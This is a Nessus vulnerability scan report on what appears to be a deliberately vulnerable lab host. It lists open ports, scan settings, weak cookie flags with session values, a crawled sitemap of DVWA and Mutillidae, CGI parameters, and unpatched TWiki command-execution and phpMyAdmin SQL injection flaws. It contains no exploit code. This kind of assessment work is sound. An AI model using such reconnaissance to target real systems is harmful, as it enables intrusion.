This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/25/smtp

```
Port 25/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/53/dns

```
Port 53/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/80/www

```
Port 80/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/111/rpc-portmapper

```
Port 111/tcp was found to be open
```


Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/139/smb

```
Port 139/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/445/cifs

```
Port 445/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/512

```
Port 512/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/513

```
Port 513/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/514

```
Port 514/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/1099

```
Port 1099/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/1524/wild_shell

```
Port 1524/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/2049/rpc-nfs

```
Port 2049/tcp was found to be open
```


Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/2121/ftp

```
Port 2121/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/3306/mysql

```
Port 3306/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/3632

```
Port 3632/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/5432/postgresql

```
Port 5432/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/5900/vnc

```
Port 5900/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/6000

```
Port 6000/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/6667/irc

```
Port 6667/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/8009/ajp13

```
Port 8009/tcp was found to be open
```


Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/8180

```
Port 8180/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/8787

```
Port 8787/tcp was found to be open
```

19506 - Nessus Scan Information

Synopsis

This plugin displays information about the Nessus scan.

Description

This plugin displays, for each tested host, information about the scan itself :

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2005/08/26, Modified: 2024/10/04

Plugin Output

tcp/0

Information about this scan :

```
Nessus version : 10.8.3
Nessus build : 20010
Plugin feed version : 202410110717
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : ubuntu1604-x86-64
Scan type : Normal
Scan name : web scanning
```

```
Scan policy used : Web Application Tests
Scanner IP : 192.168.1.34
Port scanner(s) : nessus_syn_scanner
Port range : default
Ping RTT : 207.394 ms
Thorough tests : no
Experimental tests : no
Scan for Unpatched Vulnerabilities : no
Plugin debugging enabled : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : no
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin did not launch)
CGI scanning : enabled
Web application tests : enabled
Web app tests - Test mode : single
Web app tests - Try all HTTP methods : no
Web app tests - Maximum run time : 5 minutes.
Web app tests - Stop at first flaw : CGI
Max hosts : 30
Max checks : 4
Recv timeout : 5
Backports : Detected
Allow post-scan editing : Yes
Nessus Plugin Signature Checking : Enabled
Audit File Signature Checking : Disabled
Scan Start Date : 2024/10/14 6:39 EDT
Scan duration : 2892 sec
Scan for malware : no
```

48243 - PHP Version Detection

Synopsis

It was possible to obtain the version number of the remote PHP installation.

Description

Nessus was able to determine the version of PHP available on the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0936

Plugin Information

Published: 2010/08/04, Modified: 2024/05/31

Plugin Output

tcp/80/www

Nessus was able to identify the following PHP version information :

```
Version : 5.2.4-2ubuntu5.10
Source  : X-Powered-By: PHP/5.2.4-2ubuntu5.10
Source  : http://192.168.1.24/phpinfo.php
```

Synopsis

The remote host is missing several patches.

Description

The remote host is missing one or more security patches. This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

Note: Because the 'Show missing patches that have been superseded' setting in your scan policy depends on this plugin, it will always run and cannot be disabled.

Solution

Install the patches listed below.

Risk Factor

None

Plugin Information

Published: 2013/07/08, Modified: 2024/10/08

Plugin Output

tcp/0

```
. You need to take the following 2 actions :
```

```
[ TWiki 'rev' Parameter Arbitrary Command Execution (19704) ]
```

```
+ Action to take : Apply the appropriate hotfix referenced in the vendor advisory.
```

```
[ phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3) (125855) ]
```

```
+ Action to take : Upgrade to phpMyAdmin version 4.8.6 or later.  
Alternatively, apply the patches referenced in the vendor advisories.
```

```
+Impact : Taking this action will resolve 2 different vulnerabilities (CVEs).
```

19941 - TWiki Detection

Synopsis

The remote web server hosts a Wiki system written in Perl.

Description

The remote host is running TWiki, an open source wiki system written in Perl.

See Also

<http://twiki.org>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2005/10/06, Modified: 2023/05/24

Plugin Output

tcp/80/www

```
URL      : http://192.168.1.24/twiki/bin/view/Main
Version  : 01 Feb 2003
```

100669 - Web Application Cookies Are Expired

Synopsis

HTTP cookies have an 'Expires' attribute that is set with a past date or time.

Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, Nessus has detected that one or more of the cookies have an 'Expires' attribute that is set with a past date or time, meaning that these cookies will be removed by the browser.

See Also

<https://tools.ietf.org/html/rfc6265>

Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If needed, set an expiration date in the future so the cookie will persist or remove the Expires cookie attribute altogether to convert the cookie to a session cookie.

Risk Factor

None

Plugin Information

Published: 2017/06/07, Modified: 2021/12/20

Plugin Output

tcp/80/www

The following cookies are expired :

Name : pma_fontsize
Path : /phpMyAdmin/
Value : deleted
Domain :
Version : 1
Expires : Sun, 15-Oct-2023 10:55:17 GMT
Comment :
Secure : 0
Httponly : 0
Port :

Name : pma_collation_connection
Path : /phpMyAdmin/
Value : deleted

Domain :
Version : 1
Expires : Sun, 15-Oct-2023 10:56:06 GMT
Comment :
Secure : 0
Httponly : 1
Port :

Name : pma_theme
Path : /phpMyAdmin/
Value : deleted
Domain :
Version : 1
Expires : Sun, 15-Oct-2023 10:55:04 GMT
Comment :
Secure : 0
Httponly : 0
Port :

85601 - Web Application Cookies Not Marked HttpOnly

Synopsis

HTTP session cookies might be vulnerable to cross-site scripting attacks.

Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, one or more of those cookies are not marked 'HttpOnly', meaning that a malicious client-side script, such as JavaScript, could read them. The HttpOnly flag is a security mechanism to protect against cross-site scripting attacks, which was proposed by Microsoft and initially implemented in Internet Explorer. All modern browsers now support it.

Note that this plugin detects all general cookies missing the HttpOnly cookie flag, whereas plugin 48432 (Web Application Session Cookies Not Marked HttpOnly) will only detect session cookies from an authenticated session missing the HttpOnly cookie flag.

See Also

<https://www.owasp.org/index.php/HttpOnly>

Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, add the 'HttpOnly' attribute to all session cookies and any cookies containing sensitive data.

Risk Factor

None

References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801

XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

Plugin Output

tcp/80/www

The following cookies do not set the HttpOnly cookie flag :

Name : security
Path : /
Value : high
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :

Name : PHPSESSID
Path : /
Value : 5ab0ac0415705ebd91222e1ab1761208
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :

85602 - Web Application Cookies Not Marked Secure

Synopsis

HTTP session cookies might be transmitted in cleartext.

Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, there are instances where the application is running over unencrypted HTTP or the cookies are not marked 'secure', meaning the browser could send them back over an unencrypted link under certain circumstances. As a result, it may be possible for a remote attacker to intercept these cookies.

Note that this plugin detects all general cookies missing the 'secure'

cookie flag, whereas plugin 49218 (Web Application Session Cookies Not Marked Secure) will only detect session cookies from an authenticated session missing the secure cookie flag.

See Also

<https://www.owasp.org/index.php/SecureFlag>

Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, ensure all communication occurs over an encrypted channel and add the 'secure' attribute to all session cookies or any cookies containing sensitive data.

Risk Factor

None

References

XREF	CWE:522
XREF	CWE:718
XREF	CWE:724
XREF	CWE:928
XREF	CWE:930

Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

Plugin Output

tcp/80/www

The following cookies do not set the secure cookie flag :

Name : pma_lang
Path : /phpMyAdmin/
Value : en-utf-8
Domain :
Version : 1
Expires : Wed, 13-Nov-2024 10:43:15 GMT
Comment :
Secure : 0
Httponly : 1
Port :

Name : pma_fontsize
Path : /phpMyAdmin/
Value : 82%25
Domain :
Version : 1
Expires : Wed, 13-Nov-2024 10:43:15 GMT
Comment :
Secure : 0
Httponly : 1
Port :

Name : security
Path : /
Value : high
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :

Name : phpMyAdmin
Path : /phpMyAdmin/
Value : c8a67c30ee461198dada665d007db6d8b937b4c9
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 1
Port :

Name : pma_charset
Path : /phpMyAdmin/
Value : utf-8
Domain :
Version : 1
Expires : Wed, 13-Nov-2024 10:43:15 GMT
Comment :
Secure : 0
Httponly : 1
Port :

Name : pma_theme
Path : /phpMyAdmin/
Value : original
Domain :
Version : 1
Expires : Wed, 13-Nov-2024 10:43:15 GMT

Comment :
Secure : 0
Httponly : 1
Port :

Name : PHPSESSID
Path : /
Value : 5ab0ac0415705ebd91222e1ab1761208
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :

40773 - Web Application Potentially Sensitive CGI Parameter Detection

Synopsis

An application was found that may use CGI parameters to control sensitive information.

Description

According to their names, some CGI parameters may control sensitive data (e.g., ID, privileges, commands, prices, credit card data, etc.). In the course of using an application, these variables may disclose sensitive data or be prone to tampering that could result in privilege escalation. These parameters should be examined to determine what type of data is controlled and if it poses a security risk.

** This plugin only reports information that may be useful for auditors

** or pen-testers, not a real flaw.

Solution

Ensure sensitive data is not disclosed by CGI parameters. In addition, do not use CGI parameters to control access to resources or privileges.

Risk Factor

None

Plugin Information

Published: 2009/08/25, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Potentially sensitive parameters for CGI /dvwa/login.php :  
password : Possibly a clear or hashed password, vulnerable to sniffing or dictionary attack
```

91815 - Web Application Sitemap

Synopsis

The remote web server hosts linkable content that can be crawled by Nessus.

Description

The remote web server contains linkable content that can be used to gather information about a target.

See Also

<http://www.nessus.org/u?5496c8d9>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2016/06/24, Modified: 2016/06/24

Plugin Output

tcp/80/www

The following sitemap was created from crawling linkable content on the target host :

- <http://192.168.1.24/>
- <http://192.168.1.24/dav/>
- <http://192.168.1.24/dav/yUqm67F1.htm/>
- <http://192.168.1.24/dvwa/dvwa/>
- <http://192.168.1.24/dvwa/dvwa/css/>
- <http://192.168.1.24/dvwa/dvwa/css/help.css>
- <http://192.168.1.24/dvwa/dvwa/css/login.css>
- <http://192.168.1.24/dvwa/dvwa/css/main.css>
- <http://192.168.1.24/dvwa/dvwa/css/source.css>
- <http://192.168.1.24/dvwa/dvwa/images/>
- <http://192.168.1.24/dvwa/dvwa/images/RandomStorm.png>
- <http://192.168.1.24/dvwa/dvwa/images/dollar.png>
- <http://192.168.1.24/dvwa/dvwa/images/lock.png>
- http://192.168.1.24/dvwa/dvwa/images/login_logo.png
- <http://192.168.1.24/dvwa/dvwa/images/logo.png>
- <http://192.168.1.24/dvwa/dvwa/images/spanner.png>
- <http://192.168.1.24/dvwa/dvwa/images/warning.png>
- <http://192.168.1.24/dvwa/dvwa/includes/>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/DBMS.php>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/MySQL.php>
- <http://192.168.1.24/dvwa/dvwa/includes/dvwaPage.inc.php>


```
- http://192.168.1.24/dvwa/dvwa/includes/dvwaPhpIds.inc.php
- http://192.168.1.24/dvwa/dvwa/js/
- http://192.168.1.24/dvwa/dvwa/js/dvwaPage.js
- http://192.168.1.24/dvwa/login.php
- http://192.168.1.24/mutillidae/
- http://192.168.1.24/mutillidae/documentation/
- http://192.168.1.24/mutillidae/documentation/Mutillidae-Test-Scripts.txt
- http://192.168.1.24/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-
network.php
- http://192.168.1.24/mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf
- http://192.168.1.24/mutillidae/documentation/sqlmap-help.txt
- http://192.168.1.24/mutillidae/documentation/vulnerabilities.php
- http://192.168.1.24/mutillidae/favicon.ico
- http://192.168.1.24/mutillidae/framer.html
- http://192.168.1.24/mutillidae/index.php
- http://192.168.1.24/mutillidae/set-up-database.php
- http://192.168.1.24/mutillidae/styles/
- [...]
```

11032 - Web Server Directory Enumeration

Synopsis

It is possible to enumerate directories on the web server.

Description

This plugin attempts to determine the presence of various common directories on the remote web server. By sending a request for a directory, the web server response code indicates if it is a valid directory or not.

See Also

<http://projects.webappsec.org/w/page/13246953/Predictable%20Resource%20Location>

Solution

n/a

Risk Factor

None

References

XREF OWASP:OWASP-CM-006

Plugin Information

Published: 2002/06/26, Modified: 2024/06/07

Plugin Output

tcp/80/www

```
The following directories were discovered:  
/cgi-bin, /doc, /test, /icons, /phpMyAdmin, /twiki/bin
```

```
While this is not, in and of itself, a bug, you should manually inspect  
these directories to ensure that they are in compliance with company  
security standards
```

49705 - Web Server Harvested Email Addresses

Synopsis

Email addresses were harvested from the web server.

Description

Nessus harvested HREF mailto: links and extracted email addresses by crawling the remote web server.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/10/04, Modified: 2018/05/24

Plugin Output

tcp/80/www

The following email address has been gathered :

- 'SomeWikiName@somewhere.test', referenced from :
/twiki/TWikiHistory.html

Synopsis

The remote web server hosts office-related files.

Description

This plugin connects to the remote web server and attempts to find office-related files such as .doc, .ppt, .xls, .pdf etc.

Solution

Make sure that such files do not contain any confidential or otherwise sensitive information and that they are only accessible to those with valid credentials.

Risk Factor

None

Plugin Information

Published: 2003/03/19, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
The following office-related files are available on the remote server :
```

```
- Adobe Acrobat files (.pdf) :  
  /mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf
```

Synopsis

Nessus can crawl the remote website.

Description

This plugin makes a mirror of the remote website(s) and extracts the list of CGIs that are used by the remote host.

It is suggested that you change the number of pages to mirror in the 'Options' section of the client.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2001/05/04, Modified: 2024/07/17

Plugin Output

tcp/80/www

```
Webmirror performed 102 queries in 27s (3.0777 queries per second)
```

```
The following CGIs have been discovered :
```

```
+ CGI : /phpMyAdmin/phpmyadmin.css.php
  Methods : GET
  Argument : js_frame
    Value: right
  Argument : nocache
    Value: 2457687233
  Argument : token
    Value: af9f552b9adae910a6450b2a332d2cd8
```

```
+ CGI : /phpMyAdmin/index.php
  Methods : POST
  Argument : db
  Argument : lang
  Argument : pma_password
  Argument : pma_username
  Argument : server
    Value: 1
  Argument : table
  Argument : token
    Value: af9f552b9adae910a6450b2a332d2cd8
```

```
+ CGI : /mutillidae/index.php
Methods : GET
Argument : do
  Value: toggle-security
Argument : page
  Value: notes.php
Argument : username
  Value: anonymous

+ CGI : /mutillidae/
Methods : GET
Argument : page
  Value: source-viewer.php

+ CGI : /rdiff/TWiki/TWikiHistory
Methods : GET
Argument : rev1
  Value: 1.8
Argument : rev2
  Value: 1.7

+ CGI : /view/TWiki/TWikiHistory
Methods : GET
Argument : rev
  Value: 1.7

+ CGI : /oops/TWiki/TWikiHistory
Methods : GET
Argument : param1
  Value: 1.10
Argument : template
  Value: oopsrev

+ CGI : /twiki/bin/view/Main/WebHome
Methods : GET
Argument : topic

+ CGI : /twiki/bin/search/Main/SearchResult
Methods : GET
Argument : search

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/edit/Main/WebHome
Methods : GET
Argument : t
  Value: 1728902605

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/search/Main/SearchResult
Methods : GET
Argument : regex
  Value: on
Argument : scope
  Value: text
Argument : search
  Value: Web%20*Home%5B%5EA-Za-z%5D

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/view/Main/WebHome
Methods : GET
Argument : rev
  Value: 1.18
Argument : skin
```

Value: print

```
+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/rdiff/Main/WebHome
Methods : GET
Argument : rev1
Value: 1.19
Argument : rev2
Value: 1.18

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/oops/Main/WebHome
Methods : GET
Argument : param1
Value: 1.20
Argum [...]
```

11424 - WebDAV Detection

Synopsis

The remote server is running with WebDAV enabled.

Description

WebDAV is an industry standard extension to the HTTP specification.

It adds a capability for authorized users to remotely add and manage the content of a web server.

If you do not use this extension, you should disable it.

Solution

<http://support.microsoft.com/default.aspx?kbid=241520>

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2011/03/14

Plugin Output

tcp/80/www

24004 - WebDAV Directory Enumeration

Synopsis

Several directories on the remote host are DAV-enabled.

Description

WebDAV is an industry standard extension to the HTTP specification.

It adds a capability for authorized users to remotely add and manage the content of a web server.

If you do not use this extension, you should disable it.

Solution

Disable DAV support if you do not use it.

Risk Factor

None

Plugin Information

Published: 2007/01/11, Modified: 2011/03/14

Plugin Output

tcp/80/www

```
The following directories are DAV enabled :  
- /dav/yUqm67F1.htm/  
- /dav/
```

17219 - phpMyAdmin Detection

Synopsis

The remote web server hosts a database management application written in PHP.

Description

The remote host is running phpMyAdmin, a web-based MySQL administration tool written in PHP.

See Also

<https://www.phpmyadmin.net/>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2005/02/25, Modified: 2022/06/01

Plugin Output

tcp/80/www

```
The following instance of phpMyAdmin was detected on the remote host :
```

```
Version : 3.1.1  
URL      : http://192.168.1.24/phpMyAdmin/
```